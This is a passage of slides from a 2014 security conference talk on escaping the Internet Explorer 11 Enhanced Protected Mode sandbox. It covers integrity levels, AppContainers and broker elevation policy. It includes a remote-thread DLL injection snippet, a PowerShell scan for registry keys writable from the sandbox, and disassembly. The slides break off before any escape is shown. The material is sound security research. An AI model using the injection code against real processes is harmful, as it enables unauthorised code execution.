



Legacy Sandboxing

Escaping IE11 Enhanced Protected Mode

James Forshaw @tiraniddo

INFILTRATE 2014

What I'm Going to Talk About

- Quick overview of IE Enhanced Protected Mode
- Some fixed bugs I found during IE11 Bug Bounty
- Where to find sandbox escapes
- Where else to continue looking for issues
- Zero day demo perhaps? 😊

Background

Internet Explorer 11 Preview Program Guidelines

PROGRAM DESCRIPTION:

Microsoft is pleased to announce the launch of the Microsoft Internet Explorer (IE) 11 Preview Bug Bounty Program beginning June 26, 2013, and ending July 26, 2013. For 30 days, individuals across the globe have the opportunity to submit vulnerabilities found in Microsoft Internet Explorer 11 Preview on our latest Windows platform. Qualified submissions are eligible for payment from a minimum of \$500 USD to \$11,000 USD, and bounties will be paid out at Microsoft's discretion based on the quality and complexity of the vulnerability. Microsoft reserves the right to pay more than \$11,000 USD, depending on the entry quality and complexity.

Background

Vulnerability type	Crash dump	Proof of concept	Functioning exploit	White paper	Sandbox escape	Base payout tier
RCE Vulnerability	not required	required	required	required	required	Tier 0 Could exceed \$11,000 USD*
	not required	required	required	required	not required	
	not required	required	required	optional	not required	Tier 1 maximum payment \$11,000 USD
	not required	required	n/a	optional	not required	Tier 2 minimum payment \$1,100 USD*
Important or Higher Severity Design-Level Vulnerability	not required	required	Proof of concept is sufficient	optional	not required	
Security Bug with Privacy Implications	not required	required	not required	optional	not required	
Sandbox Escape Vulnerability	not required	required	optional	optional	required	
ASLR Info Disclosure Vulnerability	not required	required	n/a	optional	n/a	Tier 3 minimum payment \$500 USD*

Goals in Mind

- Find as many sandbox escapes in 30 days
- Set some Rules of Engagement (to make it fun)
 1. Only Logic Bugs. No Memory Corruption or Fuzzing
 2. No Kernel Exploits.
 3. Default Installation
 4. No User Interaction Required
- Some flexibility of course ;-)

Tools and Setup



Windows Sysinternals



Let's Go: A Bit of Background

T-29: 23: 59: 50


DAYS

HOURS

MINUTES

SECONDS

IE Protected Mode



Low Permission Processes

- Protected Mode uses Integrity Levels
- Internet Zone Process runs with Low IL in Token
 - Restricts write access to majority securable resources
 - Restricts Win32 through User Interface Privileged Isolation
 - Does **NOT** restrict read access to most resources
- Processes/Threads also have no-read-up by default

What Does it Mean, Enhanced?

- Enhanced Protected Mode (EPM) new in Windows 8
- Uses Windows 8 AppContainer's to further restrict what sandboxed process can do

  iexplore.exe	5420 Medium
 iexplore.exe	8128 AppContainer
 iexplore.exe	3776 AppContainer


AppContainer Resource Access

- Restricts **read** and write access to resources
- DACL must give access to one or more of:
 - AppContainer SID
 - S-1-15-3-4096 – SID for Internet Explorer Capability
 - ALL APPLICATION PACKAGES group SID
- Low IL still applies as well to restrict writes

User Broker Services




- Medium integrity broker provides various services on behalf of protected mode process
 - Provides access to resources from low integrity
- Certain functions hooked and redirected to broker automatically
 - *CreateProcessW* and *WinExec*
 - *CoCreateInstance* and *CoCreateInstanceEx*
 - *CoGetClassObject*
- Uses registry based elevation policy to control what is allowed

Elevation Policy





Elevation Policy Types

Executable

 AppName	REG_SZ	dfsvc.exe
 AppPath	REG_SZ	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\
 Policy	REG_DWORD	0x00000003 (3)


COM Object

 CLSID	REG_SZ	{20FD4E26-8E0F-4F73-A0E0-F27B8C57BE6F}
 Policy	REG_DWORD	0x00000003 (3)

Elevation Policy Types


Value	Result
3	Protected Mode silently launches the broker as a medium integrity process.
2	Protected Mode prompts the user for permission to launch the process. If permission is granted, the process is launched as a medium integrity process.
1	Protected Mode silently launches the broker as a low integrity process.
0	Protected Mode prevents the process from launching.

Potential Attack Surface



Enabling EPM

- Was default on RTM 8.1
- Disabled again in MS13-088
- Also supports 64 bit tab processes
- Default if using Modern Mode



Testing Sandbox Escapes

- Want to test sandbox escapes?
- No RCE? No problem.
- Use a simple DLL injector


```
void* pBuf = VirtualAllocEx(hProc, 0, strlen(dllpath)+1,
                           MEM_COMMIT, PAGE_READWRITE);
WriteProcessMemory(hProc, pBuf, dllpath, strlen(dllpath)+1)

LPVOID pLL = GetProcAddress(GetModuleHandle(L"kernel32"),
                           "LoadLibraryA");

CreateRemoteThread(hProc, NULL, 0, pLL, pBuf, 0, NULL)
```

Set Appropriate Permissions

- Create a directory for DLLs
- Add “ALL APPLICATION PACKAGES” ACE to directory DACL
- Files will inherit ACE



Let's Start Simple

T-27:01:33:50

DAYS	HOURS	MINUTES	SECONDS
------	-------	---------	---------

Searching for Accessible Resources

```
Set-Location 'HKCU:\'  
$iesid = "S-1-15-3-4096"  
$aapsid = "APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES"  
  
ForEach($key in (Get-ChildItem -recurse)) {  
    $acl = Get-Acl -path $key.PSPath  
    ForEach($ace in $acl.Access) {  
        If($ace.RegistryRights -eq  
            [Security.AccessControl.RegistryRights]::FullControl -and  
            $ace.IdentityReference.Value -in $iesid, $aapsid) {  
            Write-Output $key.PSPath  
        }  
    }  
}
```


```

Windows PowerShell
HKCU\Software\Microsoft\Internet Explorer\LowRegistry\DOMStorage\googleads.g.doubleclick.net
HKCU\Software\Microsoft\Internet Explorer\LowRegistry\DOMStorage\inmworldwide.com
HKCU\Software\Microsoft\Internet Explorer\LowRegistry\DOMStorage\microsoft.com
HKCU\Software\Microsoft\Internet Explorer\LowRegistry\DOMStorage\msdn.microsoft.com
HKCU\Software\Microsoft\Internet Explorer\LowRegistry\DOMStorage\msn.com
HKCU\Software\Microsoft\Internet Explorer\LowRegistry\DOMStorage\notepad-plus-plus.org
HKCU\Software\Microsoft\Internet Explorer\LowRegistry\DOMStorage\ooyala.com
HKCU\Software\Microsoft\Internet Explorer\LowRegistry\DOMStorage\oracle.com
HKCU\Software\Microsoft\Internet Explorer\LowRegistry\DOMStorage\player.ooyala.com
HKCU\Software\Microsoft\Internet Explorer\LowRegistry\DOMStorage\scribblelive.com
HKCU\Software\Microsoft\Internet Explorer\LowRegistry\DOMStorage\secure-uk.inmworldwide.com
HKCU\Software\Microsoft\Internet Explorer\LowRegistry\DOMStorage\sourceforge.net
HKCU\Software\Microsoft\Internet Explorer\LowRegistry\DOMStorage\stackauth.com
HKCU\Software\Microsoft\Internet Explorer\LowRegistry\DOMStorage\stackoverflow.com
HKCU\Software\Microsoft\Internet Explorer\LowRegistry\DOMStorage\telegraph.co.uk
HKCU\Software\Microsoft\Internet Explorer\LowRegistry\DOMStorage\theregister.co.uk
HKCU\Software\Microsoft\Internet Explorer\LowRegistry\DOMStorage\Total
HKCU\Software\Microsoft\Internet Explorer\LowRegistry\DOMStorage\wikipedia.org
HKCU\Software\Microsoft\Internet Explorer\LowRegistry\DOMStorage\winscp.net
HKCU\Software\Microsoft\Internet Explorer\LowRegistry\DOMStorage\www.bbc.co.uk
HKCU\Software\Microsoft\Internet Explorer\LowRegistry\DOMStorage\www.google.co.uk
HKCU\Software\Microsoft\Internet Explorer\LowRegistry\DOMStorage\www.telegraph.co.uk
HKCU\Software\Microsoft\Internet Explorer\LowRegistry\DOMStorage\www.youtube.com
HKCU\Software\Microsoft\Internet Explorer\LowRegistry\DOMStorage\youtube.com
HKCU\Software\Microsoft\Internet Explorer\LowRegistry\ DontShowMeThisDialogAgain
HKCU\Software\Microsoft\Internet Explorer\LowRegistry\IEShims
HKCU\Software\Microsoft\Internet Explorer\LowRegistry\IEShims\NormalizedPaths
HKCU\Software\Microsoft\Internet Explorer\PageSetup
HKCU\Software\Microsoft\Internet Explorer\Toolbar
HKCU\Software\Microsoft\Internet Explorer\Toolbar\ShellBrowser
HKCU\Software\Microsoft\Internet Explorer\Toolbar\WebBrowser
HKCU\Software\Microsoft\Internet Explorer\Zoom
HKCU\Software\Microsoft\WcmSvc\Tethering\Roaming
HKCU\Software\Microsoft\WcmSvc\Tethering\Roaming
HKCU\Software\Microsoft\WcmSvc\Tethering\Roaming
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\LowRegistry
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\MenuOrder\Favorites
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\MenuOrder\Favorites\JDK8
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\MenuOrder\Favorites\Links
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\LowCache
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\LowCache\Content
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\LowCache\Cookies
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\LowCache\Extensible Cache
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\LowCache\Extensible Cache\DNTEException
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\LowCache\Extensible Cache\DOMStore
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\LowCache\Extensible Cache\iecompat
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\LowCache\Extensible Cache\iecompatua
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\LowCache\History
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Passport\LowDAMap
PS HKCU:\>

```


Process Monitor for the Win!

- Identified keys always created by medium integrity IE process at start-up



Process Monitor for the Win!

- Identified keys always created by medium integrity IE process at start-up
- IESetProtectedModeRegKeyOnly looks interesting



IESetProtectedModeRegKeyOnly

```
; Attributes: bp-based frame

; __int32 __cdecl IESetProtectedModeRegKeyOnly(const struct MICREGISTRYDESCRIPTOR *)
?IESetProtectedModeRegKeyOnly@@YGJPBUMICREGISTRYDESCRIPTOR@@@Z proc near


Sid= dword ptr -8
phkResult= dword ptr -4

; FUNCTION CHUNK AT 1004DA66 SIZE 0000009C BYTES
; FUNCTION CHUNK AT 101C4887 SIZE 00000054 BYTES

mov     edi, edi
push    ebp
mov     ebp, esp
push    ecx
push    ecx
push    esi
push    edi
mov     edi, ecx
mov     esi, 80070057h
test    edi, edi
jnz     loc_101C4887
```

IESetProtectedModeRegKeyOnly

- Creates key if it doesn't exist
- If not accessible from AppContainer
 - Add low integrity label
 - Add IE Capability SID to DACL



So What?

